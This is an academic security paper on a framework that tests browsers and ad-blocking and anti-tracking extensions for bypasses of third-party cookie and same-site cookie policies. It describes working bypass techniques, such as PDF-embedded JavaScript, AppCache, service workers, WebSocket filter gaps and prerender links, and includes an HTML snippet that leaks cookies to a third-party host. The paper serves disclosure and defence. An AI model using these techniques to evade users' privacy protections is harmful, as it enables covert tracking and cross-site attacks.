Next to cross-site attacks, the inclusion of cookies in third-party requests also allows for users to be tracked across the various websites they visit. Researchers have found that through the inclusion of code snippets that trigger requests to third-party trackers, the browsing habits of users are collected on a massive scale [2,40,53]. These trackers leverage this aggregated information for the purpose of content personalization, e.g. on social networks, displaying targeted advertisements, or simply as an asset that is monetized by selling access to the accumulated data.

As a direct response to the privacy threat imposed by third-party trackers and associated intrusive advertisements, a wide variety of efforts have been made. Most prominently is the emergence of dozens of browser extensions that aim to thwart their users from being tracked online. These extensions make use of a designated browser API [39] to intercept requests and either block them or strip sensitive information such as headers and cookies. Correspondingly, several browsers have recently introduced built-in features that aim to mitigate user tracking. For instance, Firefox in its private browsing mode will by default block third-party requests that

are made to online trackers [7]. It is important to note that the effectiveness of these anti-tracking mechanisms fully relies on the ability to intercept or block *every* type of request, as a single exception would allow trackers to simply bypass the policies. In this paper, we show that in the current state, built-in anti-tracking protection mechanisms as well as virtually every popular browser extension that relies on blocking third-party requests to either prevent user tracking or disable intrusive advertisements, can be bypassed by at least one technique.

Next to tracking protections, we also evaluate a recently introduced and promising feature aimed at defending against cross-site attacks, namely same-site cookies [51]. While cross-site attacks share the same cause as online tracking, i.e. the inclusion of cookies on third-party requests, their defenses are orthogonal. The `SameSite` attribute on cookies can be set by a website developer, and indicates that this cookie should only be included with first-party requests. Consequently, when this policy is applied correctly, same-site cookies defend against the whole class of cross-site attacks. Similar to the tracking defenses, the security guarantees provided by same-site cookies stand or fall by the ability to apply its policies on *every* type of request. As part of our evaluation, we discovered several instances in which the same-site cookie policy was not correctly applied, thus allowing an adversary to send authenticated requests regardless of the `lax` or `strict` mode applied to the same-site cookie. Although this bypass could only be used to trigger GET requests, thereby making the exploitation of CSRF vulnerabilities in websites that follow common best-practices more difficult, it does underline the importance of a systematic evaluation to test whether browser implementations consistently follow the policies proposed in the specification.

In this paper, we present the first extensive evaluation of policies applied to third-party cookies, whether for the purpose of thwarting cross-site attacks or preventing third-party tracking. This evaluation is driven by a framework that generates a wide-range of test cases encompassing all methods that can be used to trigger a third-party request in various constructs. Our framework can be used to launch a wide variety of different browsers, with or without extensions, and analyze, through an intercepting proxy, whether the observed behavior matches the one expected by the browser instance. We applied this framework to perform an analysis of 7 browsers and 46 browser extensions, and found that for virtually every browser and extension the imposed policy can be bypassed. The sources for these bypasses can be traced back to a variety of implementation, configuration and design flaws. Further, our crawl on the Alexa top 10,000 did not identify any use of the discovered bypasses in the wild, indicating that these are novel.

Our main contributions are the following:

- We developed a framework with the intent to automatically detect bypasses of third-party request and cookie policies. This framework is applicable to all modern browsers, even in combination with a browser extension or certain browser settings.
- By applying the framework to 7 browsers, 31 ad blocking and 15 anti-tracking extensions, we found various ways in which countermeasures against cookie leaking can be bypassed.
- We performed a crawl on the Alexa top 10,000, visiting 160,059 web pages, to inspect if any of these bypasses were already being used on the Web. In order to estimate the completeness of our framework, we analyzed the DNS records spawned by each web page.
- Finally, we propose solutions to rectify the implementations of existing policies based on the detected bypasses.

## 2 Background

A fundamental trait of the modern web is that websites can include content from other domains by simply referring to it. The browser will fetch the referenced third-party content by sending a separate request, as shown in Figure 1. The web page of `first-party.com` contains a reference to an image that is hosted on `third-party.com`. In this scenario, the user first instructs his browser to visit this web page, e.g. by entering the address in the address bar or by clicking on a link. This will initiate a request to the web page `http://first-party.com/`, and a subsequent response will be received by the browser (1). While parsing the web page, the user's browser comes across the reference to `https://third-party.com` and fetches the associated resource by sending a separate request (2). The browser will include a `Cookie` header [5] to the request if these were previously set for that domain (using the `Set-Cookie` header in a response). This applies to both the request to `first-party.com` as well as `third-party.com`. In this scenario, we would name the cookies attached to the latter request *third-party cookies*, as this is a request to a different domain than the including document.

### 2.1 Cross-site attacks

Because browsers will, by default, attach cookies to any request, including third-party requests, an adversary is



Figure 1: Example of a cross-site request.

able create a web page that constructs malicious payloads which will be sent using the victim's authentication. Through these so-called cross-site attacks, attackers can trigger state changes on vulnerable websites or extract sensitive information.

One of the most well-known cross-site attacks is cross-site request forgery (CSRF). CSRF attacks aim to perform undesirable actions, e.g. transfer funds to the account of the adversary, on behalf of the victim who is authenticated at the vulnerable website. Typically, this will be done by triggering a POST request to the targeted website, as it is considered best-practice to prevent GET requests from having any state-changing effect [15]. Although websites of large organizations such as The New York Times, ING, MetaFilter and YouTube have been found to be vulnerable to CSRF attacks in the past [54], the increased awareness among web developers and countermeasures integrated in popular frameworks resulted in a drastic decrease in vulnerable websites. According to the OWASP Top Ten Project, only 5% of current websites were found to be vulnerable, thus leading to the exclusion of CSRF from the list of the ten most critical web application security risks. Effective countermeasures, such as requiring an unguessable token in requests, have been known for a long period [6, 54], and have been extensively applied [47].

In contrast to CSRF, cross-site script inclusion (XSSI) and cross-site timing attacks aim to derive sensitive information. XSSI attacks bypass the Same-Origin Policy (SOP) in an attempt to obtain information linked to the authenticated user account [24]. Timing attacks, on the other hand, try to construct sensitive data by observing side-channel leaks [9, 16, 48].

A recently proposed mechanism called same-site cookies aims to protect against the whole class of cross-site attacks [51]. Same-site cookies are generic cookies with an additional attribute named `SameSite`. Similar to other cookie attributes, the `SameSite` attribute is determined by the website that sets the cookie. This attribute can be given one of two values: `lax` or `strict`. When the value is set to `lax`, the cookie may only be included in cross-site GET requests that are top-level (i.e. the URL in the address bar changes due to the request). An exception to this is a cross-site request initiated by Prerender functionality [46], in which this cookie is included anyway. When the attribute value is set to `strict`, the cookie may never be included in any cross-site requests.

At the time of writing, same-site cookies are supported by Chrome, Opera, Firefox and Edge [8, 27, 50]. Same-site cookies are backwards compatible; browsers that do not offer support will just treat same-site cookies as regular cookies. This, combined with the fact that same-site cookies are mainly intended as an in-depth defense mechanism, encourages web developers to still employ traditional defenses such as CSRF tokens to thwart cross-site attacks. While the adoption of same-site cookies is still relatively small, with only a few popular websites implementing them [42], the fact that they can mitigate a whole class of attacks makes them a very promising defense mechanism.

## 2.2 Third-party tracking

Internet users can be tracked for a variety of purposes, often with economic motives as the driving force behind it, e.g. advertising, user experience or data auctioning [26]. One way of employing online tracking is through embedded advertisements, which include tracking scripts to learn more about the user's interests and personalize the advertisements based on this information. Alternatively, website administrators may include scripts from analytic services, which gather insights in how users interact with their website, provided that this service can also use the collected data for its own purposes. Moreover, websites may embed functionality of a social platform through which users can engage with each other. Because the resource containing embedded functionality is requested upon each page visit, the social platform can track which websites their users visit.

The main technique that is used to track users across different websites is by means of third-party cookies. More precisely, a script that is included on a wide range of websites, e.g. to display advertisements, triggers a request to the server of the tracker. Subsequently, the tracker checks whether this request contains a cookie, and either associates the triggered request with the profile of the user, or creates a new profile and responds with a `Set-Cookie` header containing the newly generated cookie. In the latter case, the user's browser will associate the cookie with the site of the tracker, and will include it in all subsequent requests to it. This allows the tracker to follow users across all websites that include a script that initiates the request to the tracker.

Because of the raised awareness of online tracking among the general public, many users delete cookies on a regular basis [12], which results in a seemingly new user profile from the tracker's perspective. As a reaction, some online trackers have resorted to more extensive tracking methods, such as respawning cookies via Flash [44] and other web mechanisms [4], and browser fingerprinting [2, 13, 44, 52]. As the evaluation presented in this paper mainly focuses on cookie policies imposed by browsers or browser extensions, our main focus is on "traditional" user tracking by means of third-party cookies. However, because the more recent tracking mechanisms also rely on sending requests to the tracker, e.g. containing the browser fingerprint, these are also subjected to the browser and extension policies. Bypasses of these policies can also be leveraged by trackers to smuggle their requests past the protection mechanisms.

# 3 Framework

Despite all standardization efforts, browser implementations may exhibit inconsistent behavior or even deviate from the standard. Additionally, web features from different standards may interfere with each other, causing unintended side-effects, which may affect the security and privacy guarantees. Despite prior efforts to verify these guarantees [22, 25], the real-world prevalence of inconsistencies remains hard to measure as modern browsers consist of millions of lines of code, or may be proprietary, preventing researchers access to their source code. In this paper, we evaluate the validity of constraints that are imposed on stateful third-party requests, either by browsers themselves or by browser extensions. Because of the limitations of source-code analysis, we design a framework that considers browsers, in various configurations, as a black box. This section outlines the design choices and implementation of this framework. The source code of our framework has been made publicly available.[1]

## 3.1 Framework design

The goal of our framework is to detect techniques that can be used to circumvent policies that strip cookies from cross-site requests, or that try to block these requests completely. To achieve this, our framework consists of various components ranging from browser control to test-case generation. These components and their interactions are depicted in Figure 2, and discussed in the following sections.

[1] `https://github.com/DistriNet/xsr-framework`

### 3.1.1 Browser manipulation

The framework is driven by the *Framework Manager* component, which is provided with information on which browsers and browser extensions need to be analyzed. The manager instructs the *Browser Control* component to create a specific browser instance with the predefined settings. The controller will then instruct the browser instance to visit one of the generated test-cases by leveraging browser-specific Selenium WebDriver[2] implementations. Browsers that do not have Selenium support, are controlled by manually configuring a browser profile and are then launched through the command-line.

### 3.1.2 Test environment

Prior to executing all test scenarios, the browser instance is first prepared. More specifically, on the target domain, i.e. the domain for which the test cases will try to initiate an illegitimate cross-site request, we install several cookies. Each of these cookies has different attributes: none, which does not impose any restrictions on the cookies, `HttpOnly`, which restricts the cookie from being accessed by client-side scripts, and `Secure`, which only allows this cookie to be sent over an encrypted connection. Throughout the remainder of the text, we refer to cookies as cookies with any one of these attributes, unless explicitly stated otherwise. Furthermore, for browsers that support it, we installed two cookies with the `SameSite` attribute: one with the value set to `lax`, and one set to `strict`. Finally, we instruct the browser to route all requests through a proxy, allowing us to capture and analyze the specific requests that were initiated as part of a test.

## 3.2 Test-case generation

Because of the abundance of features and APIs implemented in modern browsers, there exist a very large number of techniques that can be leveraged to trigger a cross-site request. For each such technique, our framework generates a web page containing a relevant test case.

### 3.2.1 Request-initiating mechanisms

As there exists no comprehensive list of all feature that may initiate a request, we leveraged the test suites from popular browser engines, such as WebKit, Firefox, as well as the web-platform-tests project by W3C[3] to compose an extensive list of different request methods. In addition, we analyzed several browser specifications to verify the completeness of this list. What follows is a

[2] `https://www.seleniumhq.org/`

[3] `https://github.com/w3c/web-platform-tests`



Figure 2: Design of the framework that we used to detect bypasses of imposed cross-site request policies.

summary of the mechanisms we used, subdivided into seven different categories.

**HTML tags** The first group of request mechanisms consists of HTML elements that can refer to an external resource, such as `<img>`, `<iframe>` or `<script>` tags. Upon parsing the HTML document, the browser will initiate requests to fetch the referred resources. As a basis, we used the HTTPLeaks project[4], which contains a list of all possible ways HTML elements can leak HTTP requests. This list was combined with techniques related to features that were recently introduced, and account for 196 unique methods. It should be noted that all HTML-based requests only initiate GET requests.

**Response headers** Response headers allow websites to include extra information alongside the resource that is served. We found that two classes of response headers may trigger an additional request, either as soon as the browser receives the headers or upon certain events. The first class of such response headers are `Link` headers, which indicate relationships between web resources [38]. The header can be used to improve page-load speeds by signaling to the browser which resources, such as stylesheets and associated web pages, can proactively be fetched. In most cases, the browser will request the referenced resources through a GET request.

The other class of response headers that initiate new requests are related to Content Security Policy (CSP) [1]. More precisely, through the `Content-Security-Policy` header[5], a website can, among other things, indicate which resources are allowed to be loaded. Through the `report-uri` directive, websites can indicate that any violations of this policy should be reported, via a POST request to the provided URL. Recently, another directive named `report-to` has been proposed, which allows reporting through the Reporting API [19]. As this directive and API are not yet supported by any browser, we excluded them from our analysis. Nevertheless, they are a prominent example of the continuously evolving browser ecosystem, and highlight the importance of analyzing the unexpected changes new features might bring along.

**Redirects** Top-level redirects are often not regarded as cross-site requests, because stripping cookies from them would cause breakage of many existing websites. Nevertheless, we included them in our evaluation for the sake of completeness, because various scenarios exist in which top-level redirects can be abused. For instance, a tracker trying to bypass browser mitigations can listen for the `blur` event on the `window` element, which indicates that the user switched tabs. When receiving this event, the tracker could trigger a redirect to its own website in the background tab, which would capture information from the user and afterwards redirect him back to the original web page. In our framework, we evaluate redirection mechanisms through the `Location` response header, via the `<meta>` tag, setting the `location.href` property and automatically submitting forms.

**JavaScript** Browsers offer various JavaScript APIs that can be used to send requests. For instance, the XMLHttpRequest (XHR) API can be used to asynchronously send requests to any web server [33]. More recently, the Fetch API was introduced, which offers a similar functionality and intends to replace XHR [30]. Similarly, the Beacon API can be used to asynchronously send POST requests, and is typically used to transmit analytic data as

[4] `https://github.com/cure53/HTTPLeaks`

[5] There also exists experimental CSP headers such as `X-Content-Security-Policy` and `X-WebKit-CSP`, as well as a report-only header.

it does this in a non-blocking manner and the browser ensures the request is sent before the page is unloaded [29]. Finally, there are several browser features that allow web developers to set up nonstandard HTTP connections. For instance, the WebSocket API can be used to open an interactive communication session between the browser and the server [32]. Also, the EventSource API can be used to open a unidirectional persistent connection to a web server, allowing the server to send updates to the user [34]. The latter two mechanisms are initiated using a GET request.

**PDF JavaScript** In addition to statically showing information, PDFs also have dynamic features that are enabled through JavaScript code embedded within the PDF file. For example, through the JavaScript code it is possible to trigger POST requests by sending form input data. The capabilities of the PDF and the JavaScript embedded within it, depend on the viewer that is used. Next to the system-specific viewer, some browsers also implement their own PDF viewer, which shows the contents in a frame. The viewer used by Chrome and Opera, PDFium [18], is implemented as a browser extension and does support sending requests. To our knowledge, this is not the case for Firefox' PDF.js library [17], as we did not manage to simulate this, nor did we find any source to confirm this.

**AppCache API** Although the AppCache API has been deprecated, it is still supported by most browsers [35]. This mechanism can be used to cache specific resources, such that the browser can still serve them when the network connection is lost. Web developers can specify the pages that should be cached through a manifest file. When the browser visits a page that refers to this file, the specified resources, which may be hosted at a different domain, will be requested through a GET request and subsequently cached.

**Service Worker API** Service workers can be seen as a replacement for the deprecated AppCache API. They function as event-driven workers that can be registered by web pages. After the registration process, all requests will pass through the worker, which can respond with a newly fetched resource or serve one from the cache. Next to fetching the requested resources, service workers can also leverage most[6] browser APIs to initiate additional requests.

[6] XMLHttpRequest is not supported in service workers.

#### 3.2.2 Test compositions

The most straightforward way to initiate a new request is to include the mechanism directly in the top-level frame. For example, for the purpose of tracking, web developers typically include a reference to a script or image hosted at the tracker's server. However, because their top-level document can include different documents through frames, it is possible to create more advanced test compositions. In our framework, we tested 8 test-case compositions, where resources from different domains were included in each other, either through an `<iframe>` or by specific methods, such as `importScripts` in JavaScript. As we did not detect any behavior related to the test-case compositions, we omit the details from the paper. We refer to Appendix A for an overview of the different compositions that were used.

### 3.3 Supported browser instances

In order to generalize our results, and detect inconsistencies we evaluated a wide variety of browser configurations. These configurations range over the different browsers and their extensions, considering all the relevant settings.

#### 3.3.1 Web browsers

The primary goal of our evaluation was to analyze browsers for which inconsistencies and bypasses would have the largest impact. On the one hand, we included the most popular and widely used browsers: Chrome, Opera, Firefox, Safari and Edge. On the other hand, we also incorporated browsers that are specifically targeted towards privacy-aware users, and thus impose different rules on authenticated third-party requests. For instance, Tor Browser makes use of double-keyed cookies: instead of associating a cookie with a single domain, the cookies are associated with both the domain of the top-level document as well as domain that set the cookie. For example, when siteA.com includes a resource from siteB.com that sets a cookie, this cookie will not be included when siteC.com would include a resource from siteB.com. Finally, we also included the Cliqz browser, which has integrated privacy protection that is enforced by blocking requests to trackers.

#### 3.3.2 Browser settings

Most modern web browsers provide an option to block third-party cookies. While this can be considered as a very robust protection against both cross-site attacks and third-party tracking, it may also interfere with the essential functionality for websites that rely on cross-site communication. Moreover, some browsers provide built-in

functionality to prevent requests from leaking privacy-sensitive information. For instance, Opera offers a built-in ad blocker that is based on blacklists. By default, the anti-tracking and ad blocking lists from EasyList and EasyPrivacy are used, but users are able to also define custom ones. In our framework, we only considered the default setting of the built-in protection. Another browser that provides built-in tracking protection is Firefox. Here, the mechanism is enabled by default when browsing in "Private mode", and also leverages publicly available and curated blacklists [23].

Recently, Safari introduced its own built-in tracking protection, which uses machine learning algorithms to determine the blacklist [49]. Requests sent to websites on this blacklist are subjected to cookie partitioning and other measures to prevent the user from being tracked. For example, cookies will only be included in a cross-site request when there was a first-party interaction within the last 24 hours with the associated domain. Although we were unable to infer the rules of these machine learning algorithms, we still subjected this built-in option to our framework in order to be complete.

#### 3.3.3 Browser extensions

Next to built-in tracking prevention, users may also resort to extensions to prevent their browsing behavior and personal information from leaking to third parties. As these extensions may also impose restrictions on how requests are sent, and whether cookies should be sent along in third-party requests, we also included various anti-tracking and ad blocking extensions. Due to the excessive amount of such extensions, we were unable to test all. Instead, we made a selection based on the extension's popularity, i.e. the total number of downloads or active users, as reported by the extension store. In total, we evaluated 46 different extensions for the 4 most popular browsers (Chrome, Opera, Firefox and Edge). An overview of all extensions that were evaluated can be found in Appendix B.

Most browsers' anti-tracking and ad blocking extensions share a common functionality. By making use of the WebRequest API [31], extensions can inspect all requests that are initiated by the browser. The extension can then determine how the request should be handled: either it is passed through unmodified, or cookies are removed from the request, or the request is blocked entirely. This decision is typically made based on information about the requests, namely whether it is sent in a third-party context, which element initiated it, and most importantly, whether it should be blocked according to the block list that is used. It should be noted that for the browser extension to work correctly, it should be able to intercept *all* requests in order to provide the promised guarantees. This is exactly what we evaluate by means of our framework.

## 4 Results

By leveraging our framework that was introduced in Section 3, we evaluated whether it was possible to bypass the policies imposed on third-party requests by either browsers or one of their extensions. The results are summarized in Table 1, Table 2, and Table 3, and will be discussed in more detail in the remainder of this section. These three tables follow a similar structure. For each category of request-triggering mechanism, we indicate whether a cookie-bearing request was made for at least one technique within this category using a full circle (●). A half circle (◐) indicates that for at least one technique within that category a request was made, but that in all cases all cookies were omitted from the request. Finally, an empty circle (○) indicates that none of the techniques of that category managed to initiate a request. Note that these results only reflect regular, `HttpOnly` and `Secure` cookies. Same-site cookies are discussed in Section 4.3. We refer to a more detailed explanation about the bug reporting in Appendix C through the indicated [bug#] tags. For a more detailed view of detected leaks and leaks for future browser and extension versions, we kindly direct you to our website.[7]

### 4.1 Web browsers and built-in protection

The results of applying our framework to the 7 evaluated browsers, both with their default settings as with the built-in measures that aim to prevent online tracking enabled, are outlined in Table 1. All tests are performed on the browser versions mentioned in this table, unless stated otherwise. In general, it can be seen that differences in browser implementations, often lead to differences in results. The most relevant results are discussed in more detail in the following sections.

#### 4.1.1 Default settings

Under default configuration, nearly all of the most widely used browsers send along cookies with all third-party requests. Exceptionally, due to enabling its tracking protection by default, Safari only does so for redirects. We will discuss this further in Section 4.1.3 with the other evaluated built-in options.

Besides Safari, the privacy-oriented browsers also generally perform better in this regard: with a few exceptions, both Cliqz and Tor Browser manage to exclude cookies from all third-party requests. Most likely because redirects are not considered as cross-site (as the

[7] `https://WhoLeftOpenTheCookieJar.com`

domain of the document changes to that of the page it is redirected to), cookies are not excluded for redirects. However, as we outlined in Section 3.2, this technique could still be used to track users under certain conditions.

```
<img src="data:image/svg+xml,
<svg>
<image xlink:href='https://
third-party.com/leak'>
</image>
</svg>">
```

Listing 1: Bypass technique found for Cliqz

Another interesting finding is that in the HTML category, we found that for several mechanisms Cliqz would still send along cookies with the third-party request. An example of such a mechanism is shown in Listing 1. Here an `<img>` element included an SVG via the `data:` URL. Possibly, this caused a confusion in the browser engine which prevented the cookies from being stripped.

#### 4.1.2 Third-party cookie blocking

In addition to the default settings, we also evaluated browsers when these were instructed to block all third-party cookies. For Tor Browser, this feature was already enabled by default. Consequently, Table 1 contains no results for Tor Browser under these settings.

Similar to what could be seen from the results of the privacy-oriented browsers, top-level redirects are not considered as third-party, and thus do not prevent a cookie to be sent along with the request. One of the most surprising results is that the browsers that use the PDFium reader to render PDFs directly in the browser (Google Chrome and Opera), would still include cookies for third-party requests that are initiated from JavaScript embedded within PDFs [bug1]. Because PDFs can be included in iframes, and thus made invisible to the end user, and because it can be used to send authenticated POST requests, this bypass technique could be used to track users or perform cross-site attacks without raising the attention of the victim. This violates the expectations of the victim, who presumed no third-party cookies could be included, which should safeguard him completely from cross-site attacks. At the time of writing, PDFium only provides support for sending requests, but does not capture any information about the response. As such, XSSI and cross-site timing attacks are currently not possible. However, as indicated in the source code[8], this functionality is planned to be added.

Because the option to block third-party cookies was removed from the latest Safari, we had to use a previous version (Safari 10). We found that setting cookies in a third-party context was successfully blocked. However, cookies - set in a first-party context - were still included in cross-site requests [bug2]. On top of that, we also found that Safari's option to block all cookies suffered from somewhat the same problem. Likewise, it managed to block the setting of third-party cookies, but cookies that were set before enabling this option were still included in cross-site requests. This problem was solved in Safari 11 by deleting all cookies upon enabling the option to block all cookies.

For Edge, we found that, surprisingly, the option to block third-party cookies had no effect: all cookies that were sent in the instance with default settings, were also sent in the instance with custom settings [bug3]. We believe that this may have been the result of a regression bug in the browser, which disabled support for this feature but did not remove the setting.

#### 4.1.3 Built-in protection mechanisms

In total, we evaluated three built-in mechanisms that protect against tracking (Firefox' and Safari's tracking protection mode), or block advertisements (Opera's ad blocker). For Firefox and Opera, our framework managed to detect several bypasses. Although Opera's ad blocker managed to block all requests that were triggered by headers or by JavaScript embedded in PDFs, in all other categories cookie-bearing requests were made [bug4]. Although it did manage to block certain requests, e.g. for HTML tags, out of the 58 requests that were sent in the regular browsing mode, 6 were not blocked. These 6 bypass techniques spanned different browser mechanisms (CSS, SVG, `<input>` and video), so it is unclear why these are treated differently.

For Firefox, we observed comparable results: although many requests were blocked (e.g. for the HTML category, 46 out of 51 requests were blocked), for each applicable category there was at least one technique that could circumvent the tracking protection [bug5]. By analyzing the Firefox source code, we traced the cause of these bypasses back to inconsistencies in the implementation. We discuss this in more detail in Section 6.1.

In contrast to the former built-in options, Safari's Intelligent Tracking Prevention managed to mitigate all third-party cookies to a tracking domain, apart from redirects. However, we found that future completeness can be undermined by having this option disabled for even a short interval. Third-party cookies set in this interval by tracking domains, which otherwise would have been prevented, will still be included in cross-site requests after enabling the option again, identical to the results when the option is disabled. Luckily, this option is enabled by default, so future completeness can only be affected through explicit disabling by the user. As we already

mentioned in Section 3.3.2, third-party cookies will be included if first-party interaction has been occurred in the last 24 hours. This can be provoked by redirects or pop-ups to the tracking domain, although pop-ups are blocked by default.

## 4.2 Browser Extensions

In total, we evaluated 31 ad blocking and 15 tracking protection extensions. The results are summarized in Table 2 and Table 3 respectively. Due to space constraints, we aggregated extensions in different sets when these shared the same category-level results. Note that within a single set, extensions may still exhibit different results within one category. An overview of all browser extensions that were considered can be found in Appendix B. Guided by the resulting data, we found several common causes for the discovered bypasses.

Considering the results of all Chrome- and Opera-based extensions, it is clear that none of these managed to block the cookie-bearing third-party request when the request is initiated by JavaScript code embedded within a PDF. Although this result is similar to the results we observed when the browser was instructed to block all third-party cookies, the specific cause slightly differs. As the requests are sent from within a browser extension, the browser does not regard it as a cross-site request, and thus does not strip its cookies in the case when the "block third-party cookies" setting is enabled. However, another issue arises when a browser extension wants to block these requests: the WebExtension API does not allow an extension to intercept traffic from another extension. Consequently, this issue can not be mitigated by the anti-tracking and ad blocking extension developers [bug6].

Only few browser extensions correctly block cross-site requests initiated through the AppCache API. By analyzing the source code of the bypassed extensions, we found that these shared the same root cause. Although the listener for the `onBeforeRequest` event was always able to intercept the request, the extensions verified the provided tab identifier. However, for requests that originated from AppCache, this identifier was set to `-1`, a value that was not expected by the extension, as it may also be related to inherent browser functionality such as address bar autocompletion. As extension developers try to prevent interfering with regular browsing behavior, most extensions performed no actions on requests that caused these unexpected parameters [bug8].

Furthermore, we found that for requests initiated from service workers bypasses were made possible due to the same reasons. However, in this case Firefox-based extensions did manage to block the third-party requests. We found that this is because Firefox assigns the tab identifier to the tab on which the service worker was originally registered. As a result, from the perspective of the browser extension this seemed as a regular request, thus allowing the normal policies to be applied. In to-

tal, we found that 26 browser extension policies could be bypassed with the AppCache technique, and 20 through service workers.

Contrasting to extensions of other browsers, almost every Firefox-based extension could be bypassed in the HTML category. In most cases, this was caused by a `<link>` element, which `rel` attribute was set to `"shortcut icon"`. By further analyzing this case, we traced back the cause of this issue to an implementation bug in the WebExtension API. We found that the `onBeforeRequest` event did not trigger for requests originating from this link element [bug7]. Although abusing this bug may not be straightforward, as it is only sent when a web page is visited for the first time, it does indicate that browsers exhibit small inconsistencies, which may often lead to unintended behavior.

In the JavaScript category, we found that most extensions could be bypassed with at least one technique: for the tracking extensions, only a single extension managed to block requests initiated by JavaScript. Most prevalently, a bypass was made possible because of WebSocket connections. We found that a common mistake extension developers made, was in the registration on the `onBeforeRequest` event. The bypassed extensions set the filter value to `[http://*/*, https://*/*]`, which would allow intercepting all HTTP requests, but not WebSockets, which use the `ws://` or `wss://` protocol [bug8]. Hence, to be able to intercept all requests, the filter should include these protocols or use `<all_urls>`. Of course, the configuration of the manifest file should be updated accordingly.

In summary, we found that for every built-in browser protection as well as for every anti-tracking and ad blocking browser extension, there exists at least one technique that can bypass the imposed policies. Moreover, we found that most instances could be bypassed by using different techniques, which have different causes.

### 4.3 Same-site cookie

Through the tests we performed to evaluate the validity of same-site cookies, we detected incorrect behaviors for Chrome, Opera and Edge. No bugs were found for Firefox' implementation of this policy.

For Chrome and Opera, the incorrect behavior was caused by the prerendering functionality [46]. By including `<link rel="prerender" href="...">` on a web page, the visitor's browser will initiate a request to the referenced web page. If this web page resides on another domain, the resulting cross-site request will include all same-site cookies [bug9]. This bypasses the same-site cookie policy as defined by the Internet Draft; only same-site cookies in lax mode are allowed to be included.

For Edge (versions 16 and 17, which support same-site cookies), we detected similar incorrect behaviors, although caused by different functionalities [bug10]. Here, `<embed>` and `<object>` tags can be leveraged to send cross-site requests that include all same-site cookies, by pointing to another domain using the `src` and `data` attributes respectively. This also holds for requests that are sent for opening a cross-site WebSocket connection through the WebSocket API. No same-site cookies should be included at all in these requests according to the Internet Draft. On top of that, we also found that same-site cookies in `strict` mode are included in requests initiated by a variety of redirects, while this is only allowed for same-site cookies in `lax` mode. This was detected for redirects through the `<meta>` tag, `location.href` property and `Location` response header.

## 5 Real-world Abuse

Tracking companies and advertisers have been reported to circumvent ad blockers and anti-tracking extensions. For example, due to limitations of the WebExtension API, Pornhub managed to circumvent all ad blocking extensions by levering WebSockets [10]. As a response, several popular ad blocking extensions such as Adblock Plus and uBlock implemented a mitigation that would override the WebSocket prototype. Soon after, this mitigation was again circumvented by Pornhub, who this time leveraged WebWorkers.[9] Only when support for intercepting WebSocket connections was added to the WebExtension API, browser extensions managed to prevent Pornhub's bypasses. However, as our results show, not all browser extensions have adopted these defenses. Motivated by the seemingly strong incentives of certain trackers to circumvent request and cookie policies imposed by browser extensions, we performed an experiment to analyze whether any of the bypass techniques introduced in this paper are actively being used in the wild.

### 5.1 Use of bypass methods

We performed a crawl of the 10,000 most popular websites according to Alexa. For each website, we visited up to 20 pages with a Headless Chrome instance (version 64.0.3282.119, on Ubuntu 16.04), and analyzed all requests that were initiated by one of the new bypass techniques we reported in Section 4. In total, 160,059 web pages were visited by our crawler, and on each page we analyzed all third-party requests.

Next, we determined whether a cross-site request should be classified as tracking or advertising. To this

Table 2: Results from the analysis of ad blocking extensions per browser.

purpose, we used the EasyList and EasyPrivacy lists[10] which contain regular expressions used by various popular browser extensions to determine whether requests should be blocked. In Table 4, we show the number of unique tracking or advertising domains, that make use of one of the bypass techniques that we found to be most successful. We only count the second-level domain name of the tracker or advertiser to whom the request was sent.

To evaluate whether the advertising or tracking host leveraged one of the techniques to purposely circumvent browser extensions, we visited the web pages on which these trackers or advertisers were included. For each page visit, we enabled the browser extension that may be bypassed with the detected technique. We found that all uses of the methods were legitimate, and the requests to the trackers and advertisers were never initiated because either the script or frame containing the bypass functionality was preemptively blocked. Although we did not encounter any intentional abuse in the 10,000 websites we analyzed, it is possible that trackers may actively try to avoid detection, for instance by only triggering requests upon human interaction. Moreover, as there exists a very wide spectrum of advertisers and trackers, some of these may not have been present in our dataset.

## 5.2 Evaluating unknown techniques

In order to evaluate whether any bypass technique was used that was not detected by our framework, we compared the DNS traffic generated by every of the 160,059 visited web pages with the requests that we could detect from each visit. More precisely, we ran every browser instance in a separate Linux namespace and used tcpdump to capture all DNS requests the browser generated. Next, we aggregated all DNS requests that could not be traced back to a captured request and used an aggregated list[11] to mark those directed towards trackers and advertisers. These DNS requests could be indicative of a bypass technique we were previously unaware of.

